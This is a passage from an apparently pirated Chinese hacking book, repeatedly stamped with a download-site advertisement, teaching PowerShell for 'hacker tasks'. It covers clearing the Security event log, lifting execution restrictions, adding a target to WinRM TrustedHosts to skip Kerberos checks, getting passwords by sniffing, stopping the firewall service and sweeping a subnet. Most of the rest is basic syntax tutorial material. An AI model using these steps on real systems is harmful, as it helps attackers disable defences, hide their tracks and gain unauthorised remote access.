Step2　单击“保存”按钮，保存脚本。

Step3　单击“运行脚本”按钮，执行脚本后显示以下信息，第三行为清除前的安全记录数量，第四行为清除后的安全记录数量。

```
  Max(K) Retain OverflowAction           Entries Log
  ------ ------ --------------                -------
  20,480      0 OverwriteAsNeeded       30,897 Security
  20,480      0 OverwriteAsNeeded          1 Security
```

Windows PowerShell 具有强大的系统控制能力，配合稍后介绍的远程脚本执行设置，即可轻易完成各种复杂的黑客任务。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.1.4　调整本机 PowerShell 脚本执行策略

由于脚本存在较大的安全威胁，所以，完成安装 Windows PowerShell 后，不但不允许远程执行脚本，本机脚本也处于禁止执行状态。需要依以下操作调整脚本执行策略才能解决上述锁定设置。

Step1　单击“开始”按钮，选择“所有程序”→“附件”→“Windows PowerShell”命令，然后在“Windows PowerShell ISE”或“Windows PowerShell”命令上右击，选择“以管理员身份运行”命令。

Step2　输入命令，调整脚本执行策略。可供选择的策略有以下 4 条：

① 仅允许交互方式设计、调试脚本（默认策略）。

```
Set-ExecutionPolicy Restricted
```

② 允许执行具有可信任数字签名的脚本程序。

```
set-executionpolicy allsigned
```

③ 允许远程下载及执行具有可信任数字签名的脚本程序。

```
set-executionpolicy remotesigned
```

④ 允许执行任何脚本程序。

```
set-executionpolicy unrestricted
```

调整策略后所编写的脚本，不但可以在 Windows PowerShell ISE 或 Windows PowerShell 中执行，也可以在图形界面及 CMD Shell 中执行。不过，需要注意以下两点：

① 在图形界面执行时，双击脚本文件无法执行，必须在脚本文件上右击，选择【使用 PowerShell】命令，运行指定的脚本文件。

② 在 CMD Shell 中执行时，一般需要输入完整的脚本路径与名称，脚本才能执行。例如用户的脚本文件 test.ps1 位于 c:\powershell 目录，即使 CMD Shell 的当前目录与它相同，也必须输入 c:\powershell\test.ps1 或.\test.ps1，脚本才会执行。

提 示

PowerShell 在执行脚本时，虽然不会搜索当前目录，但是会搜索 PATH 命令指定的目录。如果脚本放置到固定位置，而又不想输入冗长的路径，那么可以先使用“Path %路径% ”命令指明脚本位置。例如在 CMD Shell 中执行 Path %c:\powershell%后，在工作目录中输入 test.ps1，就会直接执行 c:\powershell\test.ps1 脚本。

6.1.5　如何远程执行 PowerShell 脚本

出于安全方面的考虑，Windows PowerShell 对远程执行脚本提出了两个要求：第一个是远程主机的身份必须经过验证，为可信任的主机，第二层是提供账户、密码远程登录。

第一个要求指出，远端主机的身份必须经过域服务器验证，否则 PowerShell 将拒绝远程执行脚本或命令。此举主要用于应对网络钓鱼等远端欺骗行为，以避免用户在不明身份的远端电脑执行操作，从而泄露敏感信息。不过，对于与远端电脑通常处于不同域的黑客而言，这层防线却会妨碍远程执行脚本。对此，最佳的应对方法是将对方的主机名称或 IP 地址加入至本机信任列表。虽然这项操作会带来一定的安全隐患，但是却可轻易跳过 Kerberos 身份验证，满足远程执行 Windows PowerShell 的第一个要求。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

将对方主机名称或 IP 地址加入至本机信任列表的操作如下：

Step1 在 PowerShell 交互界面输入 get-item wsman:\localhost\Client\TrustedHosts，按【Enter】键查询目前的信任列表。程序会提示 WinRM 服务未启动，单击“是”按钮，如图 6-3 所示。

```
PS C:\Users\color\Documents> get-item wsman:\localhost\Client\TrustedHosts

   WSManConfig: Microsoft.WSMan.Management\WSMan::localhost\Client
Name            Value                 Type
Trusted           Hosts192.168.1.90       System.String
```




图 6-3 启动 WinRM 服务

Step2 参考以下格式将远端电脑 IP 地址添加至信任列表，添加过程如弹出对话框，全部单击“是”按钮。

```
set-item wsman:\localhost\Client\TrustedHosts -value <IP Address>
```

例如添加 192.168.1.97 至信任列表，执行的命令如下。在执行时，Windows PowerShell 会发出警告，单击“是”按钮，如图 6-4 所示。

```
PS C:\Users\color\Documents>set-item wsman:\localhost\Client\TrustedHosts -value
192.168.1.97
```




图 6-4 添加信任列表

提 示

也可以参阅以下格式将远端电脑的名称添加至信任列表，不过需要注意的是，名称必须符合<Computer>.<Domain>.<Company>.<top-level-domain>格式，例如 www.domain.gogo.com，如不符合此格式将不会生效。

set-item wsman:\localhost\Client\TrustedHosts -value <ComputerName1>[，<ComputerName2>，<ComputerName3>]

第二个要求是必须提供登录远端电脑的账户名称及密码。如果手上还没有此密码，那么请参阅本书其他章节，使用嗅探、溢出攻击等方法获得。

满足以上两个条件后，即可参阅以下操作启用远端 Windows PowerShell。

Step1 单击“开始”按钮，选择“所有程序”→“附件”→Windows PowerShell →Windows PowerShell ISE 命令

Step2 单击“新建远程 PowerShell 选项卡”按钮，输入主机地址、用户名后，单击“连接”

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

按钮，当显示“Windows PowerShell 凭据请求”对话框时，输入对应的密码，单击“确定”按钮，如图 6-5 所示。



图 6-5　远程登录 PowerShell 控制台

Step3　完成此操作后，将会新建一个远程 PowerShell 选项卡，在其中输入命令及载入的脚本，将会在远端主机执行，例如输入 Get-Process 即可看到远程主机正在执行的进程，如图 6-6 所示。




图 6-6　远程执行 PowerShell

6.2　PowerShell 语法与命令

要学会编写 PowerShell 脚本，用户需要先了解 PowerShell 命令及语法。在语法构成方面，PowerShell 与目前流行的 C#十分相近，假如用户具有一定的 C#编程基础，那么学习 PowerShell 语法将会事半功倍。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.2.1 PowerShell Cmdlet

Cmdlet（Command-Let 的缩写）是 Windows PowerShell 用于提供查询、操作、控制、处理、通信等功能的命令，也是 Windows PowerShell 程序的重要组成部分之一。例如 Get-Process 是一条用于获取线程的命令，Get-PSDrive 是一条用于获得当前驱动器信息的命令。

在 PowerShell 1.0 中有 129 条 Cmdlet，而在新推出的 PowerShell 2.0 中 Cmdlet 的数量已经升至 192 个，加挂额外的模块后，Cmdlet 数量将会继续增加。令人欣慰的是，绝大多数 Cmdlet 以“动词-名词”的规律进行命名，所以，只需记住少量动词、名词，即可组合出大量常用的 Cmdlet。

1．常用动词

Add：增加物件、对象	Clear：清除物件、对象包含的内容
ConvertFrom：指定转换对象	ConvertTo：指定转换输出
Copy：复制相关内容	Disable：禁用相应的项目
Enable：启用相应的项目	Export：导出对象、物件
Format：设置格式	Get：获得、查询对象、物件
Import：导入对象、物件	Invoke：本地、远程执行、引用
Move：移动属性、项目	New：新建对象、物件
Set：设置、处理指定的对象、物件	Out：控制输出
Remove：删除对象、物件	Register：订阅事件或注册会话
Rename：重命名对象、物件	Select：选取对象、物件
Start：创建、启动功能、服务	Stop：停止、关闭功能、服务
Test：测试功能	Update：更新、追加、重新加载物件
Wait：挂起任务、线程	Write：写入内容

2．常用名词

Alias：别名	Item： 项目
Object：物件	Event：日志
Host：主机	Location：位置
Job：工作	History：历史
Process：线程	

6.2.2 定义变量与使用数组

电脑编程中用于暂存数据的容器称为变量，而一组具有相同的数据类型和标识，仅下标不同的变量，则称为数组。

Windows PowerShell 的变量使用“$”作为起始标识符，定义时并不需要指明数据类型，变量将会根据赋值自动匹配类型，例如“$ver”就是一个名为 ver 的变量，在执行赋值语句“$ver=1”后，它就变成了 32 位整数变量，再次执行“$ver="beta 0.8"”后，它就变成标准的字符串变量。这种宽松的定义及使用规则极大地方便了用户编写程序。

范例 1

PowerShell 变量定义时并不需要指定类型，在赋值时将根据赋值自动匹配类型。依次在 Windows

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

PowerShell ISE 命令运行区域输入下面的命令，即可体验此特性。

```
$Num=123
$char="hello World!"
$Num
$Num | Get-member
$char
$char | Get-member
```

除此之外，在涉及对象处理方面，Windows PowerShell 的变量可变成标准的系统物件。用户可以使用标准 API 函数或各种.Net Frame Work 方法处理变量，也可以访问、调整变量的相关属性，达到修改、调整操作系统的目的。例如，在 6.1.3 小节中所举的例子便使用了 System.Diagnostics.EventLog 这个.Net Frame Work 物件，并利用其中的 clear 方法（Method）快速删除系统安全日志。

Windows PowerShell 并没有提供数组的定义方法，当普通变量接收到一组数据时，就会自动扩展为以 0 为下标的一维固定数组（数组内的元素个数根据赋值数量而定）。例如 Get-Process 会获得多项进程资料，假如将结果赋予$thread 变量，那么$thread 就会自动扩展为数组，第一项进程将放置于$thread[0]、第二项进程放置于$thread[1]、第三进程放置于$thread[3]，其他依此类推。

6.2.3　PowerShell 管道

对物件对象的处理工作通常需要使用数个 Cmdlet 配合才能完成。除了使用变量暂存处理结果之外，还可以使用管道（Pipelines）将处理结果传输给下一个 Cmdlet，从而编写出更精简的程序。在 Windows PowerShell 中，管道用“|”符号表示。

范例 2

关闭防火墙服务（没有使用管道）。

```
$tempService=Get-Service
foreach ($StopService in $tempService)
 {
   if ($StopService.name -eq "MpsSvc")
   {  Stop-Service  $StopService.name }
  }
```

范例 3

关闭防火墙服务（使用管道）。

```
Get-Service | Where-Object -FilterScript {$_. name -eq "MpsSvc"} | Stop-Service
```

范例 3 使用了两个管道，第一个管道将 Get-Service 获得服务信息传输给 Where-Object 处理，Where-Object 找到名为 MpsSvc 的服务后传给 Stop-Service，由 Stop-Service 关闭此服务。相对前一个范例所使用的循环、分支判断语句而言，管道化无疑大幅精简了源程序。

6.2.4　算术、逻辑、比较运算

在这个小节中，将看看 Windows PowerShell 如何表述算术、逻辑、比较这三种常见运算。

在四则算术运算方面，Windows PowerShell 的表述与其他程序语言并没有太大的差异，加、减、乘、除分别使用 “+”、“-”、“*”、“/” 表示。例如计算三角形面积公式 s=(h×w)/2 就可以表述为

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

$s=($h*$w)/2。假如需要进行三角函数计算、开平方等科学运算时，可直接使用.NET System.Math类提供的科学运算方法（Math）。例如要计算角度 8 的正切值，就可以使用[System.Math]::Tan(8)执行结果为-6.799 711 455 220 38）。常用的科学计算见下表。

算术函数名称	说　　明
Abs	返回指定数字的绝对值
Acos	返回余弦值为指定数字的角度
Asin	返回正弦值为指定数字的角度
Atan	返回正切值为指定数字的角度
Atan2	返回正切值为两个指定数字的商的角度
Ceiling	返回大于或等于指定的双精度浮点数的最小整数值
Cos	返回指定角度的余弦值
Cosh	返回指定角度的双曲余弦值
Exp	返回 e 的指定次幂
Floor	返回小于或等于指定双精度浮点数的最大整数
IEEERemainder	返回一指定数字被另一指定数字相除的余数
Log	返回指定数字的对数
Log10	返回指定数字以 10 为底的对数
Max	返回两个指定数字中较大的一个
Min	返回两个数字中较小的一个
Pow	返回指定数字的指定次幂
Round	将值舍入到最接近的整数或指定的小数位数
Sign	返回表示数字符号的值
Sin	返回指定角度的正弦值
Sinh	返回指定角度的双曲正弦值
Sqrt	返回指定数字的平方根
Tan	返回指定角度的正切值
Tanh	返回指定角度的双曲正切值

提 示

在算术方面，还提供了取余运算符“%”，例如$Y=456%123，运算结果为 87。

在逻辑运算方面，PowerShell 使用常见的“-and”、“-or”、“-not”代表与、或、非三种逻辑运算,同时还提供了“-xor”支持或非运算。具体的作用及范例结果参阅下表。

运算符	说　　明	范　　例	结　　果
-and	两边为 True，结果为 True.	(3 -eq 3) -and (2 -eq 5)	False
-or	任一方为 Ture，结果为 True.	(3 -eq 3) -or (2 -eq 5)	True
-not	反转	(3 -eq 3) -and -not(2 -eq 5)	True
-xor	任一方为 True，另一方为 False，结果为 True.	(3 -eq 3) -xor (2 -eq 2)	True

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

比较运算用于比较左右两侧的值，并以 True 或 False 显示比较结果。需要注意的是，每一种比较运算符在 PowerShell 都有三种不同的表达方法，它们的实际处理效果有微小差异，例如小于或等于可用“-le”、“-cle”、“-ile”表示。其中，c 为前缀的比较运算符，严格区分大小写，其余两个比较运算符则不区分大小写。

运算符	说　明	范　例	结　果
-le -cle -ile	小于或等于	10 -le 10 "ABC" -le "abc" "ABC" -cle "abc" "ABC" -ile "abc"	True True False True
-like -clike -ilike	相似（以通配符比较）	"One" -like "o*" "o*" -like "One" "One" -clike "o*" "One" -ilike "o*"	True False False True
-notlike -cnotlike -inotlike	不相似（以通配符比较）	"One" -notlike "o*" "o*" -notlike "One" "One" -cnotlike "o*" "One" -inotlike "o*"	False True True False
-match -cmatch -imatch	符合（以正则表达式比较）	"book" -match "[iou]" "book" -cmatch "[iou]" "book" -imatch "[iou]"	True True True
-notmatch -cnotmatch -inotmatch	不相符（以正则表达式比较）	"book" -notmatch "[iou]" "book" -cnotmatch "[iou]" "book" -inotmatch "[iou]"	False False False
-contains -ccontains -icontains	包含（运算符左边含有右边的值）	"n", "o", "e" -contains "O" "n", "o", "e" -ccontains "O" "n", "o", "e" -icontains "O"	True False True
-notcontains -cnotcontains -inotcontains	不包含（运算符左边没有右边的值）	"n", "o", "e" -notcontains "O" "n", "o", "e" -cnotcontains "O" "n", "o", "e" -inotcontains "O"	False True False

通常情况下，比较与逻辑运算符在程序中一起组成条件表达式，以协助用户快速筛选大量数据。

6.2.5　脚本流程控制

Windows PowerShell 作为一门脚本语言，具有完善的流程控制支，用户可以根据需要设计循环、分支判断、多分支判断等多种典型的程序运行流程。

1．循环语句

Windows PowerShell 支持条件循环、枚举循环、计数循环三种循环语句。其中，条件循环控制语句分为 While 条件循环和 DO-While 条件循环两类。

（1）While 条件循环语句

当逻辑表达式的值为 true 时，执行循环语句，否则结束循环流程。

语法格式：

```
while <逻辑表达式>
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
    {循环语句}
```

范例 4

while 条件循环，当变量小于 3 时，让变量增加 1。

```
$count = 0
while($count -lt 3)
{
$count++
write-host '第'$count'次循环'
}
```

执行结果

第 1 次循环

第 2 次循环

第 3 次循环

（2）DO-While 条件循环语句

执行循环语句，当逻辑表达式为 true 时，跳回 DO 位置，然后执行循环语句，否则结束循环流程。该循环与 While 循环控制语句最大的区别在于，While 循环流程可以直接略过所有循环体内的语句，而 DO-While 最少执行一次循环体内的语句。

语法格式：

```
DO
{循环语句}
while <逻辑表达式>
```

范例 5

DO-While 条件循环，当变量小于 3 时，执行循环体内的语句。

```
$Num=5
$count = 0
DO
{
$count++
$Num++
write-host '第'$count'次循环'
}
while ($Num -lt 3)
```

执行结果：第 1 次循环

（3）Foreach 枚举循环

依序从集合中取值赋给变量，直至集合内容枚举完毕，退出循环。

语法格式：

```
foreach<变量>in<集合>
    {语句}
```

范例 6

利用 Foreach 枚举循环，关闭失去响应的程序。

```
$tempProcess=Get-Process
foreach ($StopProcess in $tempProcess)
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
{
  if ($StopProcess.Responding -eq $false)
  {  Stop-Process $StopProcess.name }
 }
```

（4）For 计数循环

For 循环先根据初始值进行初始化，然后在每一次循环开始之前判断条件表达式，假如值为 true，则执行循环语句，然后执行重复语句，一次循环结束后，重新判断条件表达式，如果值为 true，开始下一轮循环，否则结束循环流程。

语法格式：

```
for (<初始值>; <条件表达式>; <重复语句>)
        {<循环语句>}
```

范例 7

利用 For 循环和 Ping，查找局域网内联网的电脑。

```
[int]$intIPRange = 100
[string]$intIP = "192.168.1."
For ($i=1; $i -le $intIPRange; $i++)
{
    $strQuery = "select * from win32_pingstatus where address = '" + $intIP + $i
+ "'"
    $wmi = Get-WmiObject -query $strQuery
    "Pinging $intIP$i ... "
    If ($wmi.statuscode -eq 0) {
        "开机"
    }
    Else {
        "无响应"
    }
}
```

（5）Break 语句

无论哪一种循环流程，如果用户需要中途退出，只需在适当的位置插入 break 语句，即可强制退出循环。

2．分支判断语句

Windows PowerShell 支持 if 单一分支与 Switch 多分支流程控制语句。

（1）if 单分支流程结构

if 单分支结构先计算逻辑表达式 1，结果为 true 时，执行语句 1 中的内容，然后略过语句 2、语句 3 跳到整个分支末端。

逻辑表达式 1 的结果为 false 时，如果存在 elseif 语句，则计算逻辑表达式 2。当逻辑表达式 2 的结果为 true 时执行语句 2，结果为 false 时执行语句 3。

逻辑表达式 1 的结果为 false 时，如果不存在 elseif 语句，则直接执行语句 3。

语法格式：

```
if<逻辑表达式 1>{语句 1}
[elseif<逻辑表达式 2>{语句 2}]
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
[else{语句 3}]
```

范例 8

使用 if 单分支判断变量 a 与数值 2 的大小关系。

```
$a=3
if ($a -gt 2)
       { Write-Host "变量 a 大于 2" }
       elseif ($a -eq 2)
       { Write-Host "变量 a 等于 2" }
       else
       { Write-Host "变量 a 小于 2 或不存在" }
```

执行结果：变量 a 大于 2

提 示

if 单分支判断可以多层嵌套，从而满足复杂的逻辑判断需求。

（2）Switch 多分支流程控制

将变量依次与匹配条件比较，如果条件存在，则执行对应的语句。全部匹配条件全部比较完毕，若条件不存在，则结束分支流程。

语法格式：

```
switch (变量){
    匹配条件 1{语句 1}
    匹配条件 2{语句 2}
    匹配条件 3{语句 3}
    ...
}
```

范例 9

使用 Switch 多分支判断当前是星期几。

```
$day = [System.DateTime]::Now
       switch ($day){
          Monday {"星期一"; break}
          Tuesday {"星期二"; break}
          Wednesday {"星期三"; break}
          Thursday {"星期四"; break}
          Friday {"星期五"; break}
          Saturday {"星期六"; break}
          Sunday {"星期天"; break}
          }
```

2010-4-30 运行结果：星期五

与其他程序语言一样，Windows PowerShell 支持循环、分支判断两种流程控制语句。在程序运行过程中，可以根据程序内部逻辑表达式的结果控制程序的执行流程。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.3　常用 Cmdlet 简介

Cmdlet 是 Windows PowerShell 用于实现各种处理功能的核心组件。要使用 Windows PowerShell 设计实用脚本，必须熟悉各 Cmdlet 的用法。由于目前 Windows PowerShell CTP V2.0 的 Cmdlet 已经多达 192 个，限于篇幅的原因，本节仅简要介绍几个最常用的 Cmdlet。

6.3.1　帮助查询

在 CMD Shell 中，可以使用 help 与？查询可用的命令和参数。在 Windows PowerShell 中，则提供了 Get-help、Get-command 两个帮助查询 Cmdlet。其中，Get-Command 用于提供基本的语法信息，它的信息来源为目标 Cmdlet、函数脚本、自带的说明内容。该 Cmdlet 主要的用法如下:

```
Get-Command [通配符]关键词[通配符]
```

范例 10

查询与 Service 相关的函数、Cmdlet 或可用处理方法。

```
PS C:\> Get-Command *service
Command   TypeName    Definition
-------                                                    --------
----------------------------------------------------
Cmdlet  Get-Service    Get-Service [[-Name] <String[]>] [-ComputerName <Strin...
Cmdlet  New-Service    New-Service [-Name] <String> [-BinaryPathName] <String...
Cmdlet  Restart-Service Restart-Service [-Name] <String[]> [-Force] [-PassThru...
Cmdlet   Resume-Service Resume-Service [-Name] <String[]> [-PassThru] [-Includ...
Cmdlet  Set-Service    Set-Service [-Name] <String> [-ComputerName <String[]>...
Cmdlet  Start-Service  Start-Service [-Name] <String[]> [-PassThru] [-Include...
Cmdlet  Stop-Service   Stop-Service [-Name] <String[]> [-Force] [-PassThru] [...
Cmdlet   Suspend-Service  Suspend-Service [-Name] <String[]> [-PassThru] [-Inclu...

PS C:\>Get-Command service*
CommandType   Name                Definition
-----------       ----                ----------
Application ServiceModel.mof     C:\Windows\System32\Wbem\ServiceModel.mof
Application ServiceModel.mof.uninstall C:\Windows\System32\Wbem\ServiceModel.
mof.uninstall
Application ServiceModel35.mof     C:\Windows\System32\Wbem\ServiceModel35.mof
Application     ServiceModel35.mof.uninstall        C:\Windows\System32\Wbem\
ServiceModel35.mof.uninstall
Application  services.msc          C:\Windows\system32\services.msc
```

Get-help 也是一个用于查询帮助信息的 Cmdlet。与 Get-command 不同的是，它的信息源是 PowerShell 内置的帮助档案，所以显示内容会随用户安装不同的 Windows PowerShell 版本而有所差异。该命令除可以像 get-Command 一样用于查询可当选用的命令之外，更常用于查询某个 Cmdlet 的详细用法及获取范例。

```
Get-help [待查询的 cmdlet] [-example] [-detailed] [-full]
```

- -examples：获得帮助主题的范例。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- -detailed：显示详细描述信息。
- -full：显示所有参考信息。

范例 11

查询 Get-Process 的使用范例。

```
PS C:\> Get-help Get-Process -example
名称
    Get-Process
摘要
    获取在本地计算机或远程计算机上运行的进程。
     -------------------------- 示例 1 --------------------------
     C:\PS>Get-Process
说明
    此命令获取本地计算机上运行的所有正在运行的进程列表。有关每列的定义，请参阅 Get-Help 的
帮助主题的“附加注释”一节。
     -------------------------- 示例 2 --------------------------
     C:\PS>Get-Process winword, explorer | format-list *
```

说明

此命令获取计算机上的有关 Winword 和 Explorer 进程的所有可用的数据。它使用 Name 参数来指定进程，但省略可选的参数名。管道运算符 (|) 将数据传递给 Format-List cmdlet，后者将显示 Winword 和 Explorer 进程对象的所有可用属性 (*)。也可通过其进程 ID 来标识这些进程。例如，get-process -id 664, 2060。

6.3.2 位置导航

虽然大多数 Cmdlet 均可以使用-path 参数指定执行位置或路径，但是，如果在交互模式下不想重复输入冗长的路径，就需要使用 Set-Location 位置导航 Cmdlet。

Set-Location 用于获取当前工作位置。为何说位置而不是目录呢？原因在于 Set-Location 不但可用于文件系统，还可以切换至注册表位置和数字证书存储位置。

```
Set-Location [-LiteralPath] <string> [-PassThru]
```

- -LiteralPath 参数表明后面跟着的为路径位置（sting 为路径字符串）。此参数通常忽略不写。
- -PassThru 表示切换后显示切换位置。如果不添加此参数，无论切换是否成功均无提示。

范例 12

分别切换至 C:\Windows、注册表 HKLM:\SOFTWARE\Microsoft、数字证明个人证书位置，并显示切换提示。

```
PS D:\> Set-Location C:\windows -PassThru
Path
C:\windows
PS C:\windows> Set-Location HKLM:\SOFTWARE\Microsoft\Windows -PassThru
Path
HKLM:\SOFTWARE\Microsoft
PS HKLM:\SOFTWARE\Microsoft>Set-Location Cert:\CurrentUser\My -PassThru
Path
cert:\CurrentUser\My
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.3.3　访问驱动器

谈到驱动器，许多读者首先想到的是 C、D 等磁盘分区。在 Windows PowerShell 中，驱动器除了磁盘分区之外，还包含注册表、证书储存空间、函数储存位置、变量储存位置等。用于驱动器查询及访问的 Cmdlet 为 Get-PSDrive，其常用语法如下：

```
Get-PSDrive [-PSProvider string]
```

- 无参数运行，显示当前所有驱动器列表。
- -PSProvider string 显示指定驱动器的详细信息。可以访问的驱动器有 Filesystem（文件系统）、Certificate（证书储存空间）、HKLM、HKCU(注册表)、Variable（变量）、Function（函数）、Environment (环境参数)、Alias（别名）。

范例 13

显示可直接访问的注册表根键。

```
PS C:\> Get-PSDrive -PSProvider registry
Name   Used(GB)   Free(GB) Provider     Root            CurrentLocation
----     --------     -------------         ------           ---------------
HKCU                 Registry    HKEY_CURRENT_USER
HKLM                 Registry    KEY_LOCAL_MACHINE
```

6.3.4　对象处理

